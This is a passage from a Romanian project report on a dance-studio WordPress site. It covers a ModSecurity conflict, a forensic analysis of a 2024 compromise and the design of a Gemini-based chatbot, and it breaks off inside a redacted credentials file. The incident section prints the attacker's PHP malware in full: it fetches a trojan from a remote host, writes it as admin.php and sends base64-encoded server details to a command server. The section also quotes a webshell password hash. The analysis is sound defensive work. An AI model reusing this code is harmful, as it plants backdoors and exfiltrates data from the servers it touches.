În procesul dezvoltării unui website utilizând WordPress, apariția unor probleme tehnice este inevitabilă. Aceste dificultăți pot afecta durata, calitatea și finalizarea proiectului dacă nu sunt rezolvate în timp util. Un obstacol semnificativ întâlnit în cadrul dezvoltării platformei cobodancecenter.ro a fost

apariția unei erori în timpul modificării conținutului unei pagini și în personalizarea unor componente specifice, cum ar fi Revolution Slider.

În cazul modificării unei pagini, problema identificată a constat în apariția unei erori de tip 404 (Not Found) după efectuarea oricărei schimbări, indicând faptul că permalink-ul nu era recunoscut. Pentru a remedia această problemă, primele încercări au inclus modificarea structurii permalink-urilor din formatul „Post name” (<https://cobodancecenter.ro/sample-post/>) în alte variante, precum:

- Plain: <https://cobodancecenter.ro/?p=123>
- Numeric: <https://cobodancecenter.ro/archives/123>
- Month and name: <https://cobodancecenter.ro/2024/06/sample-post/>

Cu toate acestea, aceste soluții nu au rezolvat problema. Astfel, a fost necesară o documentare extensivă asupra acestei probleme în mediul online. După testarea multor alte soluții propuse care nu au avut succes, soluția finală și corectă a fost dezactivarea modului de securitate ModSecurity din panoul de control cPanel.

ModSecurity este un modul de securitate pentru serverele web care oferă protecție împotriva atacurilor cibernetice, monitorizând și filtrând cererile HTTP. Cu toate acestea, uneori, ModSecurity poate genera conflicte cu anumite funcționalități ale site-ului web, în special în cazul personalizării sau modificării conținutului paginilor. În acest context, ModSecurity bloca modificările efectuate pe paginile site-ului, interpretându-le eronat ca posibile amenințări de securitate, ceea ce rezulta în erori de tip 404.

Prin dezactivarea temporară a ModSecurity, s-a permis efectuarea tuturor modificărilor necesare a paginilor web și a componentei de Revolution Slider fără întreruperi. Aceasta a demonstrat importanța echilibrului între securitate și flexibilitate în dezvoltarea și personalizarea unui site web. Deși dezactivarea ModSecurity nu este o soluție permanentă recomandată, aceasta a permis identificarea cauzei problemelor și efectuarea ajustărilor necesare pentru asigurarea funcționării corecte a platformei cobodancecenter.ro. Este esențial ca după rezolvarea problemelor de personalizare, măsurile de securitate să fie reactivate și ajustate pentru a preveni viitoare conflicte similare, menținând în același timp protecția necesară împotriva amenințărilor cibernetice.

3.2.7. Incidentul de securitate

După finalizarea procesului de dezvoltare a platformei web, aplicația a fost lansată live pe domeniul cobodancecenter.ro. Implementarea inițială a fost realizată pe un domeniu de dezvoltare și testare, test.cobodancecenter.ro, pentru a evita expunerea întregului proces de dezvoltare utilizatorilor finali. Ulterior, aplicația a fost transferată pe domeniul principal. Timp de aproximativ o lună, aplicația a avut un impact pozitiv asupra companiei, primind feedback favorabil din partea utilizatorilor. Este important de menționat că, în acel moment, aplicația dispunea de toate opțiunile de securitate oferite de WordPress și cPanel.

3.2.7.1. Atacul asupra platformei Web.

Pe data de 28 aprilie 2024, platforma cobodancecenter.ro a devenit inaccesibilă pentru utilizatori, fiind detectată o depășire a limitei de lățime de bandă.

Bandwidth Limit Exceeded

The server is temporarily unable to service your request due to the site owner reaching his/her bandwidth limit. Please try again later.

Figura 3-5 Eroarea primită pe website după atac

După constatarea acestei probleme, s-a descoperit că domeniul cobodancecenter.ro a fost ținta unui atac cibernetic, scopul acestuia fiind necunoscut în acel moment. A fost inițiat un proces de analiză pentru a identifica breșa de securitate și intențiile atacatorului.

Primul pas în analiza atacului a fost verificarea lățimii de bandă utilizate, depășirea acesteia indicând un posibil atac de tip DDoS (Distributed Denial of Service). Aceste atacuri au ca scop incapacitatea unui serviciu, în acest caz o platformă web, prin trimiterea unui volum masiv de trafic către server, cu intenția de a-l copleși. Atacul DDoS observat a fost de tip volumetric, caracterizat prin consumarea întregii lățimi de bandă a serverului prin cereri amplificate generate de botneturi.

Serviciile de hosting oferă, contra cost, o dimensiune limitată de lățime de bandă, iar depășirea acesteia implică costuri suplimentare. Aceasta se datorează faptului că furnizorii de hosting dispun de un număr finit de servere și

infrastructură, iar oferirea unei lățimi de bandă nelimitată ar putea deveni costisitoare pentru aceștia. În cazul cobodancecenter.ro, atacul volumetric a determinat consumarea rapidă a resurselor de lățime de bandă, făcând platforma inaccesibilă.

Figura prezentată mai jos ilustrează transferul lunar de lățime de bandă, evidențiind atât utilizarea pe ultimele 24 de ore, cât și pe ultima săptămână. Graficul indică un consum total de 21.71 GB, depășind limita alocată de 19.53 GB, ceea ce reprezintă 112% din capacitatea totală permisă. În ultimele 24 de ore, se observă fluctuații în utilizarea lățimii de bandă HTTP, cu vârfuri atingând 1.2 MB/min în anumite intervale de timp. Pe graficul săptămânal, se observă o creștere semnificativă a utilizării lățimii de bandă începând de vineri și continuând pe parcursul weekend-ului, cu un vârf de aproximativ 18 MB/min sâmbătă și duminică. Cea mai mare parte a traficului este asociată cu HTTP, fără utilizări semnificative ale protocoalelor FTP, IMAP, POP3 sau SMTP.




Figura 3-6 Monitorizare consum bandă de transfer

Observând această situație, a fost notificată imediat compania responsabilă de serviciul de hosting. Neavând inițial informații exacte cu privire la locația breșei de securitate, a fost necesară o analiză cuprinzătoare a tuturor componentelor sistemului. Aceasta a inclus verificarea atentă a serviciului de

hosting, a interfeței WordPress și a modulelor asociate, a bazei de date interne, precum și evaluarea posibilității unui atac de tip social engineering.


Un pas esențial în cadrul analizei a fost examinarea fișierelor de log din luna aprilie. Prin evaluarea adreselor IP înregistrate în aceste fișiere, s-a constatat că majoritatea accesărilor proveneau de la crawlere web deținute de companii precum Google, Amazon și altele. Aceste crawlere au rolul de a descoperi site-uri pentru motoarele de căutare și de a furniza date pentru diferiți algoritmi și servicii.

Cu toate acestea, s-a identificat un grup distinct de adrese IP responsabile pentru un număr semnificativ de solicitări către server. În urma acestei descoperiri, s-au generat rapoarte privind activitatea acestor adrese IP. Analiza a relevat că aceste adrese IP erau incluse în numeroase baze de date care monitorizează adresele IP utilizate pentru activități malițioase.

Originea acestor adrese IP a fost legată de diverse țări, printre care India, Rusia, China și Statele Unite. Majoritatea rapoartelor legate de aceste adrese IP indicau activități suspecte, cum ar fi atacuri de tip brute-force, atacuri DDoS (Distributed Denial of Service), port scanning și atacuri asupra aplicațiilor web.

IP Abuse Reports for 91.92.252.177:

This IP address has been reported a total of **220** times from 74 distinct sources. 91.92.252.177 was first reported on November 2nd 2023, and the most recent report was **1 day ago**.

 **Recent Reports:** We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.






Reporter	IoA Timestamp	Comment	Categories
 WebWizards.NZ	2024-04-27 23:14:02 (1 day ago)	Trolling for resource vulnerabilities	Web App Attack
 Mediashaker	2024-04-27 21:47:20 (1 day ago)	(apache-scanners) Failed apache-scanners trigger with match [redacted] from 91.92.252.177 (BG/Bulgar ... show more	Port Scan
 Anonymous	2024-04-27 06:47:02 (2 days ago)	[Sat Apr 27 01:46:24.284917 2024] [proxy_fcgi:error] [pid 705977] [client 91.92.252.177:58501] AH010 ... show more	Web App Attack
 mwgbr	2024-04-26 06:17:17 (3 days ago)	91.92.252.177 (BG/Bulgaria/-), more than 10 Apache 403 hits	Hacking
 archiv-pm	2024-04-25 20:12:54 (3 days ago)	Probing for resource vulnerabilities HTTP(S)	Web App Attack

Figura 3-7 Raport adresă IP malițioasă

După identificarea inițială a activității malițioase prezentate, următorul pas a constat în analizarea cererilor de tip HTTP înregistrate în fișierele de log, cu scopul de a detecta posibile modificări de fișiere sau atacuri de tip directory traversal. Un astfel de atac urmărește obținerea accesului la fișierele și directoarele care sunt stocate în afara directorului root al aplicației web. Atacul funcționează prin manipularea variabilelor de cale a fișierelor, permițând atacatorilor să navigheze în structura de directoare a serverului. Un exemplu de astfel de manipulare poate arăta astfel: `http://some_site.com.br/get-files?file=../../../../some_dir/some_file`.

În timpul analizei acestor cereri, s-a observat o accesare a fișierului `wp-login.php`, care este o metodă comună utilizată pentru modificarea malițioasă a fișierelor. De asemenea, au fost detectate încercări de modificare a unor pluginurilor și a unor fișiere din baza de date WordPress. Totuși, aceste încercări au fost considerate irelevante pentru identificarea breșei de securitate în acest context.

Un pas important în reconstruirea traseului atacului a fost examinarea fișierelor din baza de date WordPress care au fost modificate în jurul datei atacului asupra platformei web. S-a observat apariția unui nou folder numit "Easter" în directorul `public_html`, care conține fișiere suspicioase pentru funcționarea corectă a site-ului web. Această descoperire a permis stabilirea datei exacte a atacului, 23 aprilie 2024.

Analiza conținutului fișierelor suspicioase din folderul "Easter" a relevat mai multe probleme semnificative legate de potențial malware. Aceste fișiere au fost examinate pentru a identifica cod malițios și comportamente anormale care ar putea indica o compromitere a securității. În urma acestei analize s-au concluzionat următoarele probleme:

```

function download_content($url) {
    $remote_content2 = @file_get_contents($url);
    if(!$remote_content2) {
        $curl_context=curl_init();
        curl_setopt($curl_context,CURLOPT_URL,$url);
        curl_setopt($curl_context,CURLOPT_RETURNTRANSFER,1);
        $remote_content2=curl_exec($curl_context);
        curl_close($curl_context);
    }
    return $remote_content2;
}

function func3($0_00_0_000='') {
    $local_arr=array();
    $local_arr["path"] = str_replace(str_replace('/', '.', ${"_SERVER"}[{"PHP_SELF"}], '', str_replace('\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\', '/', ${"_SERVER"}[{"SCRIPT_FILENAME"}]));
    $local_arr["domain"] = get_domain();
    $local_arr["shell link"] = 'http://cobodancecenter.ro/about.php?520';
    if(isset($_GET["del"]) && $_GET["del"] == "my_code") {
        $index_path= $local_arr["path"]."/index.php";
        $index_content= @file_get_contents($index_path);
        $regex = '<?php.+<?>';
        $index_content = preg_replace("/$regex/si", '', $index_content);
        $index_content= @file_put_contents($index_path, $index_content);
        if($index_content > 0) {
            die("delete success");
        }
        die("delete failed");
    }
    $admin_php= 'admin.php';
    $000_0_00_0 = $local_arr["path"]."/".$admin_php;
    $index_content= @download_content('https://51la.icw8.com/a.txt');
    $index_content= @file_put_contents($000_0_00_0,$index_content);
    if($index_content > 0){
        $local_arr["trojan"]="http://".$local_arr["domain"]."/".$admin_php;
    }
    else {
        $local_arr["trojan"]="write failed";
    }
    $exfil_url= sprintf('https://51la.icw8.com/?d=%s',base64_encode(serialize($local_arr)));
    $response_c2= download_content($exfil_url);
    if($response_c2=="done") {
        $index_path = $local_arr["path"]."/index.php";
        $index_content = @file_get_contents($index_path);
        $regex = '<?php.+<?>';
        $index_content = preg_replace("/$regex/si", '', $index_content);
        @file_put_contents($index_path, $index_content);
    }
}

```

Figura 3-8 Fișier modificat de către atacatori

Codul prezentat reprezintă un cod malware descoperit în fișierele de pe site-ul web. Acesta a fost introdus cu scopul de a descărca și executa scripturi malițioase și de a facilita accesul neautorizat la server. Au fost analizate funcțiile principale ale acestui cod pentru a înțelege mai bine mecanismul și intențiile sale.

```

function download_content($url) {
    $remote_content2 = @file_get_contents($url);
    if(!$remote_content2) {
        $curl_context = curl_init();
        curl_setopt($curl_context, CURLOPT_URL, $url);
        curl_setopt($curl_context, CURLOPT_RETURNTRANSFER, 1);
        $remote_content2 = curl_exec($curl_context);
        curl_close($curl_context);
    }
    return $remote_content2;
}

```

Figura 3-9 Funcție pentru a descărca și a colecta conținut

Această funcție încearcă să descarce conținutul de la o adresă URL specificată. Inițial, utilizează `file_get_contents()` pentru a obține conținutul. Dacă această metodă eșuează, recurge la utilizarea `cURL`.

Funcția `func3($O_0O_O_0O0=)` este funcția principală și este responsabilă pentru majoritatea acțiunilor malițioase. Funcția colectează informații despre server și domeniu și efectuează operațiuni pe baza acestor date. Scriptul colectează calea către scriptul curent și domeniul site-ului.

```
$local_arr["path"] = str_replace(str_replace('/', '/', $_SERVER["PHP_SELF"]), '', str_replace('\\\\\\\\\\\\\\\\', '/', $_SERVER["SCRIPT_FILENAME"]));
$local_arr["domain"] = get_domain();
$local_arr["shell link"] = 'http://cobodancecenter.ro/about.php?520';
```

Figura 3-10 Cod pentru colectare domeniu

Dacă există un parametru `del` în URL cu valoarea `my_code`, scriptul încearcă să elimine o anumită secțiune de cod PHP din `index.php` și să salveze modificările. Mesajele „delete success” sau „delete failed” indică dacă operațiunea a reușit.

```
if(isset($_GET["del"]) && $_GET["del"] == "my_code") {
    $index_path = $local_arr["path"]."/index.php";
    $index_content = @file_get_contents($index_path);
    $regex = '<\\?php.+\\(1\\);\\?>';
    $index_content = preg_replace("/$regex/si", '', $index_content);
    $index_content = @file_put_contents($index_path, $index_content);
    if($index_content > 0) {
        die("delete success");
    }
    die("delete failed");
}
```

Figura 3-11 Modificare malițioasă cu un cod extern

Scriptul descarcă conținutul de la o adresă URL externă și încearcă să-l salveze sub numele `admin_php`. Dacă reușește, aceasta este marcată în variabila `trojan`.

```
$admin_php = 'admin_php';
$000_0_00_0 = $local_arr["path"]."/".$admin_php;
$index_content = @download_content('https://51la.icw8.com/a.txt');
$index_content = @file_put_contents($000_0_00_0, $index_content);
if($index_content > 0) {
    $local_arr["trojan"] = "http://".$local_arr["domain"]."/".$admin_php;
} else {
    $local_arr["trojan"] = "write failed";
}
```

Figura 3-12 Încărcare cod pentru torjan

Aceste date sunt trimise la un server extern folosind URL-ul construit, codificate în format Base64 și serializate. Dacă serverul răspunde cu „done”, scriptul elimină secțiunea de cod malițios din index.php.

```
$exfil_url = sprintf('https://51la.icw8.com/?d=%s', base64_encode(serialize($local_arr)));
$response_c2 = download_content($exfil_url);
if($response_c2 == "done") {
    $index_path = $local_arr["path"]."/index.php";
    $index_content = @file_get_contents($index_path);
    $regex = '<\?php.+\\(1\\);\\?>';
    $index_content = preg_replace("/$regex/si", '', $index_content);
    @file_put_contents($index_path, $index_content);
}
```

Figura 3-13 Trimitere conținut modificat către un server extern

Acest cod malware utilizează tehnici de exfiltrare a datelor și implementare a troianului, facilitând accesul și controlul neautorizat asupra serverului afectat. Prin descărcarea și execuția de scripturi malițioase, acesta compromite securitatea site-ului.

Ulterior, în cadrul analizării fișierului error.log, au fost identificate multiple erori critice care indică executarea unui script malițios pe serverul cobodancecenter.ro. Aceste erori au evidențiat faptul că un script PHP, situat temporar în directorul /tmp, a fost executat prin intermediul funcției eval() în fișierul about.php.

Erorile specifice raportate în log sunt de tipul PHP Fatal error, provocate de apelarea unei funcții pe un tip de dată nevalid (bool). Aceasta sugerează încercări repetate ale scriptului malițios de a accesa și manipula structura de directoare a serverului, începând de la rădăcina sistemului de fișiere (/proc/sys).

În plus, fișierul index.php a generat o eroare critică datorată utilizării sintaxei învechite pentru accesul la elementele array și string, ceea ce indică posibile modificări neautorizate în codul sursă al site-ului.

Analiza ulterioară a arătat că scriptul malițios stocat în directorul /tmp era un mini-webshell. Acest webshell permite atacatorilor să execute comenzi pe serverul compromis și să comunice cu serverele lor prin intermediul modificărilor aduse scriptului.

Pentru a accesa webshell-ul, atacatorii au utilizat o metodă de autentificare bazată pe cookie-uri, unde parola necesară era hash-uită folosind algoritmul MD5. În acest caz, linia de cod \$L7CRgr =

"2268488cb9a18206dd88e85c83a7c862"; reprezintă hash-ul MD5 al parolei utilizate pentru a obține accesul la webshell.

3.2.7.2. Implicații și Măsuri de Remediere

Prezența unui webshell pe server indică o breșă severă de securitate, permițând atacatorilor să controleze serverul și să execute comenzi arbitrare. Aceasta poate duce la compromiterea completă a integrității și confidențialității datelor stocate pe server.

Pentru a remedia această situație și a preveni incidente similare în viitor, s-au luat următoarele măsuri:

- Eliminarea scripturilor malițioase: Toate fișierele suspecte au fost identificate și eliminate din sistem.
- Revizuirea și restaurarea fișierelor: Fișierele critice ale site-ului, precum index.php și about.php, au fost restaurate din backup-uri anterioare.
- Întărirea măsurilor de securitate: S-au implementat măsuri suplimentare de securitate, inclusiv actualizarea tuturor pluginurilor și temelor, utilizarea unui firewall de aplicație web (WAF), și configurarea unui sistem de monitorizare continuă pentru detectarea activităților neobișnuite.
- Auditurile de securitate periodice: S-au programat audituri de securitate regulate pentru a verifica integritatea și securitatea sistemului.

Este important de menționat că, în cazul unor astfel de incidente de securitate, responsabilitatea pentru asigurarea protecției sistemului ar trebui să fie în proporție de 95% în sarcina instituției responsabile cu serviciul de hosting. Alegerea unui provider de hosting adecvat este esențială, iar costul acestui serviciu ar trebui considerat neglijabil dacă include monitorizare continuă, alertare și capacități de restaurare în cazul atacurilor cibernetice.

Acest document descrie procesul de analiză și remediere a situației într-un context de acces limitat la serverul Linux pe care este găzduită platforma WordPress, datorită politicilor interne ale firmei de hosting care restricționează accesul pentru clienți. Această limitare subliniază importanța unui parteneriat solid cu providerul de hosting, care să ofere servicii de securitate robuste și suport tehnic eficient pentru a gestiona și a diminua riscurile asociate atacurilor cibernetice.

Prin adoptarea acestor măsuri, sa asigurat protecția continuă a platformei cobodancecenter.ro împotriva amenințărilor cibernetice.

3.3. Implementarea agentului inteligent

În ultimii ani, implementarea chatbot-urilor în cadrul firmelor a devenit o practică din ce în ce mai comună, acestea reprezentând, în multe cazuri, prima interacțiune a utilizatorilor cu serviciul de suport pentru clienți. Chatbot-urile facilitează o interacțiune prietenoasă și accesibilă, oferind utilizatorilor răspunsuri rapide și eficiente la întrebările lor. Până recent, existau două tipuri principale de implementări ale chatbot-urilor: cele bazate pe reguli sau arbori decizionali și cele care utilizau procesarea limbajului natural (NLP).

Chatbot-urile bazate pe reguli sau arbori decizionali sunt relativ ușor de implementat și pot oferi răspunsuri destul de precise, folosind un set de răspunsuri predefinite. Acestea funcționează prin navigarea utilizatorilor printr-un set de opțiuni prestabilite, ceea ce le permite să răspundă rapid la întrebările frecvente. Cu toate acestea, capacitatea lor de a înțelege și răspunde la întrebări complexe sau neașteptate este limitată.

În contrast, chatbot-urile care utilizează procesarea limbajului natural au capacitatea de a înțelege întrebările utilizatorilor într-un mod mult mai complex și nuanțat. Acestea pot învăța și se pot îmbunătăți automat după fiecare interacțiune, oferind astfel răspunsuri din ce în ce mai precise și relevante. Această tehnologie permite chatbot-urilor să se adapteze și să evolueze, devenind mai eficiente în rezolvarea problemelor utilizatorilor.

Această lucrare detaliază întregul proces de implementare a unui agent inteligent interactiv, evidențiind beneficiile, costurile și tipurile de implementări disponibile. În cadrul platformei cobodancecenter.ro, se analizează atât posibilitatea și avantajele antrenării unui chatbot personalizat, cât și utilizarea unui model preantrenat cu opțiunea de a personaliza răspunsurile și modul de înțelegere al acestuia.

Antrenarea unui chatbot personalizat implică dezvoltarea unui model specific nevoilor companiei, care poate răspunde la întrebări și probleme particulare ale utilizatorilor. Această abordare oferă un nivel înalt de personalizare și precizie, dar poate fi costisitoare și necesită resurse semnificative pentru dezvoltare și mentenanță.

Pe de altă parte, utilizarea unui model preantrenat, cum ar fi cei disponibili prin diverse platforme de AI, oferă o soluție rapidă și eficientă, cu posibilitatea de a ajusta și personaliza răspunsurile pentru a se potrivi contextului specific al companiei. Aceasta permite o implementare mai rapidă și costuri reduse, menținând în același timp un nivel ridicat de eficiență și acuratețe.

3.3.1. NLP, alegeri și testare

În procesul de selecție a unui model adecvat pentru antrenarea chatbotului, s-a realizat o cercetare amplă asupra celor mai avansate și recunoscute modele de inteligență artificială disponibile în domeniul prelucrării limbajului natural (NLP). Printre modelele evaluate s-au numărat GPT-3, RoBERTa și T5, fiecare având caracteristici specifice și aplicații diverse în generarea și înțelegerea limbajului natural. Performanțele acestor modele au fost analizate în sarcini de NLP, cum ar fi traducerea, sumarizarea și răspunsul la întrebări, comparându-le cu criteriile stabilite de eficiență, precizie și scalabilitate.

Tabel

Caracteristică	GPT-3	RoBERTa	T5
Dimensiunea modelului	175 miliarde de parametri	355 milioane de parametri	Până la 11 miliarde de parametri
Prelucrare text	Unidirecțională (stânga-dreapta)	Bidirecțională	Seq2Seq (encoder-decoder)
Contextualizare	Context lung	Context scurt, dar precis	Context lung și flexibil
Performanță	Excelent în generarea de text și NLP	Excelent în înțelegerea și clasificarea textului	Excelent în traducere și generare de text
Utilizare	Generare de text, chatbots, completare automată	Clasificare text, recunoaștere entități, completare automată	Traducere, sumarizare, completare automată
Beneficii	Generare text natural și coerent	Înțelegere profundă a contextului	Flexibilitate în multiple sarcini NLP

	Performanță remarcabilă în diverse sarcini NLP	Performanță superioară în benchmark-uri standard	Capabilități avansate de traducere și sumarizare
	Capacitate mare de completare a textului	Optimizare pentru sarcini specifice	Utilizarea unui framework encoder-decoder pentru versatilitate
Dezavantaje	Resurse computaționale mari	Necesită date mari și diverse pentru antrenament	Complexitate crescută în implementare și antrenare
	Costuri mari de utilizare	Necesită tuning specific pentru rezultate optime	Cerințe mari de resurse pentru antrenament și inferență
	Sensibil la erori de generare	Sensibil la variațiile seturilor de date	Poate necesita fine-tuning intensiv

Tabel pentru compararea diferiților agenți

După o evaluare atentă a opțiunilor, a fost ales modelul BERT (Bidirectional Encoder Representations from Transformers) datorită capacităților sale excepționale în înțelegerea contextului bidirecțional al textului. Spre deosebire de modelele tradiționale de NLP, care procesează textul într-un singur sens (de la stânga la dreapta sau invers), BERT procesează textul în ambele sensuri simultan. Această abordare bidirecțională permite modelului BERT să captureze mai bine relațiile semantice dintre cuvinte, ducând la o înțelegere mai profundă a contextului și la performanțe superioare în sarcini precum răspunsul la întrebări și recunoașterea entităților numite.

Modelul BERT a fost ales inițial datorită flexibilității sale și a rezultatelor remarcabile obținute în diverse benchmark-uri de NLP. În plus, disponibilitatea sa în multiple variante pre-antrenate pentru diferite limbi, inclusiv limba română, a facilitat integrarea rapidă și eficientă în proiect. Modelul BERT poate oferi, de asemenea, posibilități ample de fine-tuning, permițând o posibilă adaptare specifică la contextul și cerințe.

După implementarea și testarea inițială a modelului BERT pe contextul de date, s-au observat anumite dificultăți în obținerea unor rezultate consistente și

precise. Deși modelul BERT a demonstrat performanțe superioare în diverse benchmark-uri de NLP, integrarea sa specifică pentru acest proiect nu a atins nivelul de acuratețe și eficiență dorit. Testele inițiale au arătat că modelul nu reușea să ofere răspunsuri adecvate, nivelul de înțelegere al textului generat fiind inconsistent, cu multe răspunsuri incomplete, irelevante iar în unele cazuri chiar fără sens.

În plus, un factor important care a contribuit la rezultatele suboptime a fost lipsa unui set de date concret și bine structurat pentru antrenare. Modelul BERT a fost antrenat folosind un fișier text mare care conținea tot conținutul site-ului web. Acest tip de set de date, deși cuprinzător, nu a fost ideal pentru antrenarea unui model de inteligență artificială care să ofere răspunsuri precise și coerente cu o acuratețe ridicată. Lipsa unei structuri adecvate a datelor și a etichetelor relevante a dus la dificultăți în procesul de învățare și la performanțe inconsistente.

Deși antrenarea unui model propriu ar fi fost posibilă, lipsa unui set de date bine structurat și etichetat corect a complicat semnificativ procesul de antrenare. Etichetarea manuală a datelor este consumatoare de timp și resurse, aceasta necesitând o atenție meticuloasă pentru a asigura acuratețea. În contextul acestui proiect, unde agentul de inteligență artificială trebuie să fie capabil să opereze cu acuratețe maximă în cadrul oricărui context, complexitatea și resursele necesare pentru a crea un set de date etichetat adecvat ar fi fost inutile pentru caracteristica generalizată a modelului.

În urma unei evaluări riguroase a posibilităților și timpului scurt rămas din cauza implementării precedente cât și a remedierea problemelor apărute pe parcurs, s-a decis eliminarea opțiunii de a antrena un model propriu de inteligență artificială. Prin urmare, s-a optat pentru identificarea unui model pre-antrenat, care să ofere nu doar performanțe ridicate, ci și posibilitatea de personalizare pentru a răspunde cerințelor specifice ale platformei indiferent de contextul prezentat.

3.3.2. Adaptarea la cerințele menționate

Adoptarea unui model pre-antrenat s-a dovedit a fi o decizie strategică corectă, nu doar datorită performanțelor superioare ale acestuia, ci și datorită eficienței resurselor implicate pe termen lung. Modelele pre-antrenate, precum GPT-4 și alte modele disponibile pe platforme precum OpenAI sau Google Cloud, sunt rezultatul unor procese de învățare riguros desfășurat pe seturi de date vaste și diverse, ceea ce le conferă o bază solidă de cunoștințe incomparabilă cu cea a unui model antrenat manual. Această bază de cunoștințe permite o adaptare rapidă și eficientă la cerințele specifice, eliminând astfel necesitatea unui proces intensiv de colectare și etichetare a datelor, care ar fi consumator de timp, de resurse financiare cât și computaționale.

Unul dintre principalele avantaje ale utilizării modelelor pre-antrenate este timpul redus de implementare. Modelele precum ChatGPT, dezvoltate de OpenAI, oferă deja un nivel înalt de performanță în generarea și înțelegerea limbajului natural inclusiv în limba română. De exemplu, ChatGPT, oferă o arhitectură sofisticată iar antrenarea pe seturi de date extinse, permite o integrare rapidă în diverse aplicații, inclusiv în dezvoltarea chatboturilor.

În urma analizei posibilităților de integrare cu ChatGPT, s-a constatat că acest model oferă limitate opțiuni de personalizare a funcționalităților proprii, iar costurile asociate utilizării unui model de înaltă performanță precum GPT-4 erau considerabil ridicate. ChatGPT permite personalizarea unui model GPT propriu prin intermediul platformei sale, performanțele și răspunsurile acestuia la cerințe specifice fiind foarte bune. Cu toate acestea, nu există în prezent o modalitate de integrare a acestor modele personalizate în aplicații externe. Prin urmare, integrarea cu ChatGPT nu a fost considerată o opțiune viabilă.

Modele precum Dialogflow, dezvoltate de Google Cloud, oferă soluții pre-antrenate care sunt optimizate pentru dezvoltarea de chatboturi. Aceste modele sunt capabile să gestioneze dialoguri complexe și să ofere răspunsuri precise într-o varietate de contexte. Cu toate acestea, complexitatea și cerințele de integrare ale Dialogflow în interiorul unui site WordPress au fost considerate a fi prea mari pentru contextul specific al platformei, unde rapiditatea implementării și eficiența resurselor erau prioritare.

Ultima analiză a opțiunilor de implementare a unui agent inteligent pre-antrenat s-a concentrat asupra platformei Vertex AI. Vertex AI, parte integrantă a Google Cloud, oferă numeroase posibilități de personalizare a agenților

intelligenți prin utilizarea modelului Gemini 1.5 Pro dezvoltat de Google. Vertex AI Studio este o platformă avansată care furnizează o multitudine de funcționalități de personalizare, dintre care cea mai promițătoare pentru proiect a fost modelul de chatbot. Acesta dispune de o documentație detaliată pentru integrarea externă și oferă capabilități avansate de fine-tuning pentru orice context.

Primul pas în utilizarea Vertex AI a fost crearea unui cont Google Cloud și inițierea unui proiect nou în cadrul acestuia. Pentru a permite apelarea serviciului dintr-un mediu extern, a fost necesară configurarea unui Service Account și generarea unui Access Token. Având în vedere că serviciul trebuie să fie accesibil pentru diverse tipuri de utilizatori, s-a creat un Service Account general cu permisiuni extinse. Restricționarea funcționalităților a fost realizată ulterior, la nivelul serverului, pentru a asigura securitatea și controlul accesului în funcție de tipul de utilizator.

Documentația extinsă a modelului Gemini 1.5 Pro a ușurat întregul proces de implementare. După studierea atentă a documentației, s-a început dezvoltarea agentului inteligent interactiv utilizând limbajul de programare Python. Acesta a implicat scrierea de cod pentru a modela agentul inteligent, optimizându-l pentru a răspunde nevoilor specifice ale utilizatorilor [10]. De asemenea, s-au implementat măsuri de monitorizare și audit în interiorul platformei Google Cloud pentru a detecta și remedia eventualele vulnerabilități. Acest lucru a fost esențial pentru a menține integritatea și performanța optimă a sistemului.

3.3.3. Antrenare, personalizare și testare pe baza unui context

Un prim pas esențial în configurarea și apelarea externă a agentului inteligent este obținerea autorizării necesare prin intermediul Google Cloud, utilizând modulul Python: `google-cloud-aiplatform`. Acest pas este prioritar pentru a asigura integrarea securizată și eficientă a serviciilor AI furnizate de Google Cloud în mediul extern de dezvoltare. Procesul de autorizare a fost inițiat prin instalarea modulului specificat cu comanda:

```
C:\Users\cioba>pip install --upgrade google-cloud-aiplatform
```

Figura 3-14 Comandă pentru instalarea google-cloud-aiplatform

După finalizarea procesului de instalare, este obligatoriu să se efectueze autentificarea în platforma Google Cloud. Aceasta se realizează utilizând comanda:

```
C:\Users\cioba>gcloud auth application-default login
```

Figura 3-15 Comandă pentru inițierea procesului de autentificare

Execuția acestei comenzi va deschide o fereastră nouă pentru autentificare în Google, unde utilizatorul trebuie să se conecteze cu propriul cont în care a fost activat serviciul de Google Cloud. După autentificare, sistemul va fi configurat pentru a permite apelarea serviciilor agentului inteligent dintr-un mediu extern.

Cu toate acestea, s-a observat că această autentificare trebuie refăcută după fiecare repornire a sistemului, aceasta fiind o acțiune ineficientă în timp. Pentru a remedia acest aspect, a fost necesară o documentare suplimentară pentru găsirea unei soluții permanente. Soluția identificată a implicat crearea manuală a unui fișier JSON care definește variabilele necesare autentificării, acest fișier fiind ulterior integrat în variabilele de mediu ale sistemului.

```
{
  "type": "service_account",
  "project_id": "redacted",
  "private_key_id": "redacted",
  "private_key": "-----BEGIN PRIVATE KEY-----redacted-----END PRIVATE KEY-----\n",
  "client_email": "redacted",
  "client_id": "redacted",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
